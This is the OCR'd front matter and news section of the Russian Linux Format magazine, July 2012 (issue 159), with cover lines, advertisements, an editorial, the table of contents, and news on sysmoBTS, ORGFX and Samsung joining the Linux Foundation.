


СУПЕР-БЛЕСТЯЩИЙ DVD
Сборка Ubuntu 12.04 LTS от LXDE
Arch, Scientific, RPi Debian и более того!

LINUX FORMAT



» Raspberry Pi:
Новички, здесь вам малина

Главное в мире Linux

Июль 2012 №7 (159)

Педантичный Панголин

UBUNTU ПРОТИВ WINDOWS

Махалы от Microsoft

Следя за матчем, определяйте черты рабочего стола будущего

Плюс!
Истории — конец,
политике — начало
с. 54

- ★ Приложения
- ★ Интерфейсы
- ★ Облачные возможности
- ★ Мы проверим все!



Былая слава

» Sonic, Mario и Elite ждут: кто дерзнет их эмулировать? с. 50



Arduino: вызов времени

» Вклинимся в работу тактового генератора с. 78



Аллисон Рэндал

« На мой взгляд, Unity — неплохой эксперимент по части удобства »

Знакомьтесь с мозгами внутри Ubuntu с. 42

Также в номере...

MythTV улучшен

» Кровь, пот, слезы, минотавры — нам ничто не преграда с. 14




Менеджеры пакетов

» APT, Yast или Portage Gentoo — что для вас лучше? с. 28



Убрать ошибки Linux

» Исцелим наш несовершенный мир — по хвори за раз с. 46



Офисное ПО
Calligra 2.4

» Комплект от KDE забил тучный LibreOffice

Презентации
Босс сомлеет

» Как привести в восторг свою аудиторию

Безопасность в Сети
Защитим сайт

» WebGoat поможет уберечь ваш сервер

ПОДПИСНЫЕ ИНДЕКСЫ В КАТАЛОГАХ
Агентство «Роспечать» — 36343
«Почта России» — 11932, «Пресса России» — 90959

Linux center
www.linuxcenter.ru



Новое поколение средств защиты

Межсетевые экраны ССПТ, не имеющие IP-адреса

ССПТ-2 — это сертифицированное ФСТЭК, ФСБ и ГАЗПРОМСЕРТ средство защиты информации нового поколения, реализующее функции межсетевого экрана, но при этом остающееся «невидимым» для любых протоколов и тестовых воздействий, что достигается за счет отсутствия физических и логических адресов на его фильтрующих интерфейсах. ССПТ-2 **невозможно обнаружить никакими известными средствами удаленного мониторинга сети.**

Скрытность функционирования межсетевого экрана повышает надежность системы защиты в целом и существенно упрощает процедуру установки ССПТ-2 в компьютерные сети и функционирующие на их основе информационные и телематические системы.

Защита для высокоскоростных корпоративных сетей Ethernet 100/1000 Мбит/с

Сертифицированы ФСТЭК и ФСБ (3-й класс защиты)

На базе процессоров с 64-разрядной многоядерной архитектурой



Назначение устройства

Основное средство защиты для реализации различных политик информационной безопасности с помощью:

- фильтрации пакетов на канальном, сетевом, транспортном и прикладном уровнях;
- управления транспортными соединениями между отдельными узлами ЛВС или виртуальной ЛВС (VLAN);
- контроля контента данных на прикладном уровне с учетом направления, времени и типа протоколов передачи трафика.

Дополнительное устройство защиты для:

- обеспечения безопасности функционирования ранее установленных в компьютерной сети средств защиты и устройств маршрутизации;
- мониторинга трафика с возможностью анализа данных регистрации пакетов по различным критериям и интеграции с IDS;
- обеспечения функционирования сетевых распределенных телематических приложений и GRID-ресурсов.

Москва
+7 (499)

271-49-54


Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

Используйте свободное ПО — сэкономьте годовой бюджет!



Операционная система GNU/Linux поможет вам с **наименьшими затратами** решить проблему лицензирования программного обеспечения, навсегда избавиться от компьютерных вирусов и повысить надежность вашей компьютерной сети.



**С нашей
помощью
вы сможете**

**Сконцентрироваться
на своем бизнесе,**
не отвлекаясь на вопросы
поддержки своей
ИТ-инфраструктуры



**Забывать о вирусах,
угрозах безопасности**
и необходимости
лицензирования
программного обеспечения



**Оптимизировать
затраты**
на лицензирование ПО
за счет максимально
возможного использования
свободного ПО

ГНУ/Линуксцентр предлагает:

- внедрение наиболее дружелюбных вариантов ОС GNU/Linux и прикладных решений на базе свободного ПО;
- абонентскую поддержку вашей сети;
- обучение сотрудников вашей компании.

Наш опыт внедрения свободного программного обеспечения в организациях различного профиля поможет выбрать **оптимальное сочетание свободного и коммерческого программного обеспечения**, подходящее именно для вашей компании, а также поможет избежать технических и организационных проблем при внедрении свободного ПО.

**Решите проблемы лицензирования ПО и поддержки
компьютерной сети с помощью профессионалов!**

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

ПОДПИШИСЬ НА ЖУРНАЛ LINUX FORMAT!

2012 **LINUX**
FORMAT
Главное в мире Linux



Оформи в редакции
подписку на печатную
версию журнала
и получи в подарок
диск с архивом номеров,
а также подписку
на электронную версию
издания в формате PDF.



Стоимость подписки Годовая — 2160 руб., полугодовая — 1170 руб. без учета стоимости доставки.
Адреса и телефоны редакции Санкт-Петербург, Лиговский пр., 50, корп. 15, тел. (812) 309-06-86.
Москва, Красноказарменная ул., 17, тел. (499) 271-49-54.

Варианты доставки Почтой по России простой бандеролью — журнал доставляют прямо в почтовый ящик
>> Почтой по России заказной бандеролью — в почтовый ящик приходит извещение, номера выдают на почте >> Курьером
«ГНУ/Линуксцентра» по Москве и Санкт-Петербургу >> Курьерской службой СПСР по России >> В виде PDF-файлов
для подписчиков электронной версии.

shop.linuxformat.ru

Что мы делаем

» Мы поддерживаем открытое сообщество, предоставляя источник информации и площадку для обмена мнениями.




» Мы помогаем всем читателям получить от Linux максимум пользы, публикуя статьи в разделе «Учебники»: здесь каждый найдет что-то по своему вкусу.

» Мы выпускаем весь код, появляющийся на страницах раздела «Учебники», по лицензии GNU GPLv3.

» Мы стремимся предоставлять точные, актуальные и непредвзятые сведения обо всем, что касается Linux и свободного ПО.

Кто мы

Ubuntu означает «человечность по отношению к другим». Какую философскую фразу вы бы использовали для описания вашего дистрибутива, если бы он у вас был?



Отрицание отрицания

» Темой этого номера стало сравнительное тестирование Ubuntu 12.04 и пре-релиза Windows 8. Стало очевидно, что обе системы развиваются в одном направлении. Основные новшества обеих – тесная интеграция с облачными сервисами, предоставляемыми самими создателями ОС, наличие магазина приложений как единой точки обновления и приобретения ПО и новаторский пользовательский интерфейс, ориентированный на поддержку сенсорных экранов.

Разработчики Microsoft совершили невозможное – унифицировали интерфейс Metro для мобильных устройств и «обычных» компьютеров. Тем самым они де-факто признали окончание «мышинной эры», наступлению которой сами же немало способствовали четверть века назад, всячески отрицая «устаревший» интерфейс командной строки.

Но еще более интересен появившийся в Unity интерфейс HUD (Head-Up Display), позволяющий работать без мыши или сенсорного экрана – одной клавиатурой. Что это? Командная строка XXI века?

Если задуматься, станет очевидно возможное применение HUD – в сочетании с устойчиво работающим голосовым вводом он стал бы идеальным интерфейсом для очков от Google, прототип которых сейчас активно обсуждается.

Кирилл Степанов

Главный редактор

» info@linuxformat.ru

Как с нами связаться

Письма для публикации: letters@linuxformat.ru

Подписка и предыдущие номера: subscribe@linuxformat.ru

Техническая поддержка: answers@linuxformat.ru

Проблемы с дисками: disks@linuxformat.ru

Общие вопросы: info@linuxformat.ru

Вопросы распространения: sales@linuxformat.ru

Web-сайт: www.linuxformat.ru

» Адрес редакции: Россия, Санкт-Петербург, Лиговский пр., 50, корп. 15

» Телефон редакции: (812) 309-06-86. Дополнительная информация на с. 112


Содержание

Чудом вырвались из кроважадной пасти поражения.

Обзоры

MythTV 0.25 14

Мировой лидер записи и потокового вещания ТВ и организации приложений хорошеет на глазах.



» Ежевечерне наслаждайтесь ТВ-программой в вашей гостиной.

CoreBreach 16

Вырывайтесь вперед, чтобы биться насмерть пушками и бомбами.

Ubuntu 12.04 17


Порезвимся с Панголином – а Unity как в нем не полюбить...



» Свободным форматам в Calligra приволье.

Calligra 2.4 18


В KDE есть все, и не диво, что в нем предусмотрен и офисный комплект.



» Что, съели, остальные парадигмы?

Highscreen Jet Duo 20

Одна SIM-карта в телефоне – хорошо, а две – лучше! Намного.



Сравнение: Менеджеры пакетов **с. 28**



Что за штука – OStatus? **с. 58**


Люди говорят



« Мы привыкли, что свободное ПО догоняет проприетарное, а теперь наоборот »

Да, **Алисон Рэндал**, это и вправду круто **с. 42**

На вашем бесплатном DVD



Ubuntu 12.04

» Сборка LXF с KDE и Xfce

Scientific Linux

» Совсем как у умников из ЦЕРН

ПЛЮС: Горячие новинки и коды к учебникам... **с. 104**

Ищите в этом номере



Отчеты об ошибках 46

Вроде пожарного надзора, только для ПО.

Назад во времени 50

Эмулируем классические консоли.

Сисадминам 60

Долой редакторов – устроим забастовку.



Учебники

Презентации
Чтобы вас поняли 66
Жемчужина Perl проводит мастер-класс по доведению информации до умов.

Презентации
Чтобы вас приняли 70
Подвергаться троллингу никому неохота, и мы обучим вас приемам самозащиты.

Хакерство
Raspberry Pi 72
Наша машинка наконец прибыла, и процесс хакерства пошел. В этом месяце: установка базовой системы.

Системное администрирование
Владельцы файлов 76
Есть старое присловье UNIX-фольклора: «Все на свете – это файлы». Значит, контролируя файлы, вы контролируете все!

Электроника
Arduino 78
Остановите часы! Или пускай хотя бы тикают пореже...

Языки программирования
Erlang 82
Отказа нам не пережить? Да ничего подобного: выстоим.

Безопасность Сети
Защитим свой web-сервер 86
Отгоните сетевых вандалов и хулиганов-скриптописцев с помощью OWASP RTE и WebGoat.

Автоматизация
Задачи под контролем 90
Не откладывайте на завтра то, что можно сделать послезавтра.

Пропустили номер?

Узнайте на с. 106, как получить его прямо сейчас!



Постоянные рубрики

Новости 4
ГНУ/Линуксцентр победил в конкурсе, разработаны почти открытая сотовая сеть и совсем открытая видеокарта, а Linux пролез на беспилотники и дал Samsung платиновый статус.

Android 24
Создайте себе приложение для Списка дел при помощи баз данных SQLite.

Сравнение 28
Кто лучше управляется с пакетами?

Интервью LXF 42
Алисон Рэндал училась на лингвиста, а в результате стала архитектором. И очень сочувствует не-технарям.

Что за штука 58
OStatus – открытый стандарт для обновлений социальных сетей. Всех сразу.

Рубрика сисадмина 60
Администраторам крупных дата-центров полегчало: у них теперь есть MAAS. А в журналировании произошло смена состава.

Ответы 94
ПРОБЛЕМЫ LINUX РЕШЕНЫ! Весь этот месяц мы просидели в пивной, а на вопросы отвечал один Нейл.

Hotpicks 98
Отведайте горяченького: лучшие в мире новинки свободного ПО в нашем освещении.

Диск Linux Format 104
Содержимое двустороннего DVD этого месяца.

Пропустили номер? ... 106
Еще не поздно заказать любой из предыдущих выпусков журнала. Жизнь слишком коротка, чтобы тратить ее на тоску о потере.

Школа LXF 110
Чтобы вы знали, роботы занимаются спортом, и у них даже есть своя Олимпиада. Кстати, а борьба сумо – это олимпийский вид?..

Через месяц 112
LXF160 доставят к вам гораздо раньше, чем Бирнамский лес пойдет на Дунсинан.



ГЛАВНОЕ ГНУ/Линуксцентр — победитель » Настольная сотовая сеть sysmoBTS
» ORGFX — открытая видеокарта » Платиновый статус Samsung » Linux летает

ЛУЧШИЕ ПО ВЕРСИИ РАСПО

Заслуженная победа

Проекты ГНУ/Линуксцентра победили в конкурсе «Лучший свободный проект России в госсекторе 2011».



» Рубрику готовил
АРТЕМ ЗОРИН

Два проекта, выполненные ГНУ/Линуксцентром (ЗАО «Мезон.Ру»), стали победителями конкурса «Лучший свободный проект России в госсекторе-2011», проводимого Российской ассоциацией свободного программного обеспечения (РАСПО) вместе с журналом Linux Format, в номинациях «Здравоохранение» и «Портальное решение».

Победителями стали следующие проекты:

» «Разработка комплекса прикладных программ информационной системы «Реестр информационных систем здравоохранения, социального развития и трудовых отношений», сделанный в 2009 году по заказу Министерства здравоохранения и социального развития Российской Федерации;

» «Выполнение технологических работ по развитию и сопровождению информационного сайта Минюста России и информационного портала Минюста России», сделанный в 2011 году по заказу Министерства юстиции Российской Федерации.

В конкурсе участвовало 33 проекта, которые оценивались компетентным жюри по таким критериям, как использование отечественных программно-технических решений, тиражируемость проекта для других органов государственной власти (ОГВ), роль проекта для популяризации СПО среди ОГВ и граждан, сложность и масштаб проекта, а также стратегическая важность проекта для реализации распоряжения Правительства РФ о Переходе федеральных органов государственной власти и федеральных бюджетных учреждений на использование свободного программного обеспечения № 2299-р и для развития индустрии СПО в России.

Реестр информационных систем здравоохранения представляет собой фонд алгоритмов и программ, т.е. единую систему хранения решений по информатизации сферы здравоохранения, социального развития и трудовых отношений с репозиторием программного обеспечения и его исходных текстов, документации, организационно-методических средств.

«Проекты оценивались компетентным жюри по ряду критериев.»

Цель создания данного Реестра – формирование общей информационно-технологической инфраструктуры учреждений социальной сферы, которая обеспечит доступ всех учреждений и органов управ-



» Генеральный директор ГНУ/Линуксцентра Павел Фролов (слева).

ления социальной сферы к современным информационно-коммуникационным технологиям, экономии средств, затрачиваемых на информатизацию, выравнивание условий по уровню информатизации учреждений социальной сферы в регионах РФ.

По словам Павла Фролова, генерального директора ГНУ/Линуксцентра, проект по созданию Реестра информационных систем здравоохранения, социального развития и трудовых отношений важен не только для учреждений социальной сферы, которым адресованы хранящиеся в нем программные решения. Данный проект – как программная его часть, так и опыт по его созданию и управлению его работой – может тиражироваться для создания фондов алгоритмов и программ для других органов государственной власти, что является одной из целей проекта по созданию национальной программной платформы.

Официальный сайт Министерства юстиции РФ и внутренний портал Минюста РФ были разработаны ГНУ/Линуксцентром в 2011 году на базе на базе свободной CMS Drupal (сайт) и свободной версии Alfresco (внутренний портал). Сергей Крутов, руководитель проекта по разработке информационного сайта Минюста России и внутреннего портала Минюста России, отметил важность разработки решений на базе свободного программного обеспечения. Ранее подобные системы базировались на проприетарных решениях, однако не удовлетворяли запросам заказчика в плане развития систем из-за закрытости программного обеспечения. В связи с этим, а также в соответствии с распоряжением 2299-р, Заказчик принял решение о миграции сайта и внутреннего портала на СПО с сопутствующим расширением их функциональности.

1С:ПРЕДПРИЯТИЕ 8

Новое поколение систем автоматизации управления и учета

- 1С:Управление производственным предприятием
- 1С:Бухгалтерия
- 1С:Зарплата и управление персоналом
- 1С:Управление торговлей
- Отраслевые и специализированные решения

Теперь работает в Linux!

Для запуска «1С:Предприятия» в Linux необходимо наличие WINE@Etersoft, который входит в состав дистрибутива Mandriva Linux 2011 Powerpack



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru



ПОЧТИ ОТКРЫТАЯ СИСТЕМА

Сам себе мобильный оператор

Стартовало производство базовых станций для GSM-сетей, построенных на основе открытого ПО.

Разработчик Linux, системный архитектор упоминавшегося уже на страницах нашего журнала смартфона OpenMoko, правозащитник, лауреат премии Free Software Award Харальд Вельте [Harald Welte] сообщил о начале производства устройства sysmoBTS, выполняющего функции локальной базовой станции для организации работы собственных автономных GSM-сетей. Устройство примечательно использованием открытого GSM-стека на базе специальной встраиваемой сборки Linux и открытых компонентов

достаточных GSM-сетей, не требующих для своей работы дополнительных компонентов, и соединения с первичными сотовыми операторами. Поддерживается как организация голосового канала связи, так и обмен SMS-сообщениями, имеется ограниченная поддержка GPRS/EDGE. В отличие от традиционных базовых станций, sysmoBTS одновременно поддерживает 4 стандарта GSM (850/900/1800/1900 МГц), с программной реконфигурацией на любую из используемых в данных стандартах частот, а также на частоты R-GSM (железнодорожный GSM).

Устройство может одновременно обрабатывать 8 тайм-слотов, что позволяет осуществлять до 14 одновременных вызовов или одновременно отправлять до 60 SMS. Кроме работы в режиме базовой станции, sysmoBTS может выполнять роль BSC (Base Station Controller) и всех компонентов опорной сети (MSC – Mobile Switching Center, HLR – Home Location Register, AUC – Authentication Center).

Среди возможных областей применения sysmoBTS называются тестирование GSM-оборудования, развертывание частных GSM-сетей (например, для участников конференции можно создать телефонный шлюз в виде GSM-сети), расширения зоны покрытия традиционных операторов

внутри зданий, организация автономных сетей в отдаленной местности (например, на нефтяных платформах), быстрое создание GSM-сетей для сопровождения операций по оказанию экстренной помощи (например, в случае землетрясения). Наличие SDK для разработки дополнений и полностью открытый код программной начинки также делают sysmoBTS интересным вариантом для проведения различных исследований и экспериментов в области GSM-сетей.

«sysmoBTS — интересный вариант для экспериментов.»

OsmoBTS и OpenBSC. Дополнительно поставляется SDK для создания собственных приложений и дополнений. Отдельно подчеркивается, что аппаратные составляющие не относятся к категории «открытого железа», т.е. конструкторская документация (принципиальные схемы, чертежи печатных плат, сборочные чертежи) не публикуется. Программная начинка полностью открыта, за исключением стека первого уровня, который поставляется в двоичном виде из-за ограничений производителя аппаратной части.

Устройство в первую очередь нацелено на развертывание собственных само-

Изготовитель sysmoBTS

Базовая станция sysmoBTS появилась в рамках проекта немецкой компании Sysmocom (Systems for Mobile Communications GmbH), ставящим целью создание оборудования, полностью открытого и доступного для малых компаний, предоставляющих услуги сотовой связи, а также для разработки открытых GSM-сетей. По ходу развития Sysmocom уже было создано немало открытых устройств, протоколов, программных начинок для открытых GSM-сетей, вплоть до проекта открытой прошивки для SIM-карт. Среди услуг и продуктов, предлагаемых компанией:

- » заказные исследования и разработки в области мобильных сетей и протоколов, от базовых станций до опорных сетей;
- » поставки оборудования для малых, частных GSM-сетей, от SIM-карт до пикосетей;
- » консалтинговые и тренинговые услуги;
- » аудит безопасности с особым акцентом на тестировании устойчивости к взломам протоколов GSM;
- » поставка различного аналитического оборудования для малых GSM-сетей;
- » создание и поддержка малых GSM-сетей, проектирование и профессиональная подготовка кадров для обслуживания открытых GSM-сетей, создание и тестирование функций роуминга.

ров внутри зданий, организация автономных сетей в отдаленной местности (например, на нефтяных платформах), быстрое создание GSM-сетей для сопровождения операций по оказанию экстренной помощи (например, в случае землетрясения). Наличие SDK для разработки дополнений и полностью открытый код программной начинки также делают sysmoBTS интересным вариантом для проведения различных исследований и экспериментов в области GSM-сетей.

sysmoBTS весит чуть более полукилограмма и потребляет 10 Вт энергии (достаточно пассивного охлаждения). В качестве основы задействована плата TI Davinci (процессоры ARM926 405 МГц и DSP 804 МГц). Чувствительность на прием составляет 100 dBm, мощность передачи – до 25 dBm. Для организации сетевого соединения имеется Ethernet-порт (поддерживается питание через PoE). Программные компоненты загружаются с microSD-карты или встроенного 128-МБ SLC NAND Flash. Размер ОЗУ – 128 МБ (DDR2 SDRAM).

Следует, впрочем, предупредить, что использование sysmoBTS на территории Российской Федерации без соответствующей сертификации и разрешений нелегально.



» Устройство sysmoBTS во всей красе.

softline®




Services

Software

Cloud

ИТ-архитектура вашего бизнеса



решения Microsoft

+7 (495) 232-00-23

www.softline.ru

info@softline.ru

ОТКРЫТОЕ ЖЕЛЕЗО

Видеокарта для умников

Проект по созданию открытого графического акселератора.

Разработчики из сообщества OpenCores приступили к созданию открытого графического акселератора ORGFX, схемы и спецификации которого будут распространяться под лицензией LGPL. Создаваемый акселератор нацелен на интеграцию с открытыми процессорами OpenRISC. В итоге, с учетом того, что сообщество OpenCores уже разработало открытые варианты USB- и Ethernet-контроллеров, конечной целью проекта является способствование созданию компьютера, состоящего только из открытых компонентов.


Хотя проект находится на начальной стадии разработки, уже сформирована спецификация с описанием архитектуры графического акселератора и подготовлено несколько прототипов. Кроме того, доступен программный эмулятор создаваемого чипа.

В отличие от ранее развиваемых проектов по созданию открытых видеокарт, ORGFX не намерен обеспечивать полный цикл выпуска плат и ограничивается ре-

ализацией, требующей только FPGA (процессоры с программируемой логикой) и ОЗУ. Акселератор ORGFX может быть легко интегрирован с программными процессорами, такими как Microblaze или NIOS, а также интеграцией с процессором OpenRISC через интерфейс Wishbone. ORGFX не занимается непосредственно выводом на экран, для этого предлагается использовать отдельно создаваемый сообществом OpenCores контроллер VGA/LCD.

Возможности разрабатываемого акселератора достаточно скромны: он не рассчитан на поддержку OpenGL и ограничивается в основном операциями рендеринга векторных данных и 2D-манипуляциями. Например, среди заявленных возможностей – ускорение выполнения прорисовки линий и кривых, заполнение областей, наложение текстур, рендеринг текста с растровыми и векторными шрифтами, выполнение различных манипуляций с изображениями, генерация 3D-мэшей с поддержкой буфера глубины и UV-маппинга, выполнение операций

► Пока возможности открытого видеоакселератора скудноваты.



трансформации (вращение, масштабирование). Из поддерживаемых форматов отмечаются TTF-шрифты, OBJ-файлы для 3D-мэшей, BMP, PNG и JPG для растровых данных.

К непроработанным областям относится разработка графического драйвера для Linux – она в зачаточном состоянии: доступен только базовый GFX-драйвер. В ближайшее время планируется разработка драйвера DirectFB. Имеется интерес и к созданию драйвера DRM/KMS, но создание подобного драйвера отнесено на неопределенное будущее.

ЗАВЛЕКЛИ ГИГАНТА

Почетное звание

Корпорация Samsung стала платиновым участником Linux Foundation.

Корпорация Samsung Electronics, известная огромным количеством производимой продукции, начиная от морских судов и заканчивая смартфонами, объявила о вступлении в ряды организации Linux Foundation в роли платинового участника. Платиновые участники получают право вхождения представителя компании в совет директоров Linux Foundation, оплачивая при этом ежегодный взнос в размере 500 тыс. долларов.

Данное событие является кульминацией использования компанией Samsung технологий Linux и взаимодействия с Linux Foundation. За последние несколько лет, а особенно интенсивно в течение последних шести месяцев, Linux Foundation и Samsung очень тесно сотрудничали по поводу уменьшения расходов на раз-

вертывание и использование Linux-технологий внутри корпорации, а также решали вопрос максимизации ROI (показатель окупаемости инвестиций). Samsung использует Linux в широком диапазоне своих продуктов, начиная с телевизоров и заканчивая сотовыми телефонами.

Компания Samsung недавно стала производителем номер один в мире по количеству выпущенных сотовых телефонов, и догоняет Apple по количеству продаваемых смартфонов. Samsung Galaxy SIII стал абсолютным прорывом на рынке, получив более 9 млн предзаказов.

Кроме участия в развитии платформы Android, Samsung также активно сотрудничает с Intel в области разработки платформы Tizen, продолжающей развитие проекта MeeGo. Сотрудниками Samsung подготовлено около 1,7 % всех

изменений в ядра Linux с 2.6.36 по 3.2 (8-е место среди компаний, участвующих в разработке ядра).

Что такое Linux Foundation

Организация Linux Foundation занимается координацией широкого спектра работ, связанных с развитием Linux, защищает интересы Linux и решает юридические проблемы, развивает систему стандартов и обеспечивает финансовую поддержку некоторых разработчиков Linux ядра. Кроме Samsung, в число платиновых партнеров входят компании Fujitsu, IBM, Intel, NEC, Qualcomm и Oracle. К числу золотых участников, выплачивающих ежегодный взнос в размере 100 тыс. долларов, относятся Panasonic, Toyota, AMD, Cisco, Huawei, Google, HP, Motorola, Sony, Hitachi, ARM, NetApp, China Mobile, Nokia и SUSE. Среди серебряных участников (ежегодный взнос от 5 до 20 тыс. долларов) – Red Hat, Citrix, Dell, Adobe, Canonical, Marvell, MIPS, Texas Instruments, Toshiba, VMWare, Wind River, LG, Broadcom, Siemens и т.д.

Red Hat Enterprise Linux

предоставляет вам производительность,
масштабируемость, безопасность и надежность,
ранее доступные только на очень дорогих платформах

Самая популярная в мире
Linux платформа для бизнеса

Обеспечивает высокую
производительность, надежность,
масштабируемость и безопасность

Сертифицирована ведущими
производителями оборудования
и разработчиками ПО



Совместима с широким спектром
оборудования от рабочих станций
до серверов и мэйнфреймов

Обеспечивает одинаковые
условия работы приложений
при использовании в физической,
виртуальной и облачной средах

Пользователи RHEL экономят на оборудовании,
лицензиях на программное обеспечение
и эксплуатационных расходах



ГНУ/Линуксцентр — Linux-эксперт для вашего бизнеса

- Premier Business Partner компании Red Hat
- 12 специалистов по разработке и внедрению, сертифицированных компанией Red Hat
- Более 100 клиентов, использующих Red Hat
- 10 лет на рынке

Red Hat — ведущий серверный дистрибутив Linux

- Более 15 лет промышленного использования
- Свыше 80% рынка корпоративного Linux по данным CIO Insight
- 5 лет среди лучших вендоров
- Выгодная совокупная стоимость владения (TCO)
- Поддержка в течение 10 лет

Специальное предложение!

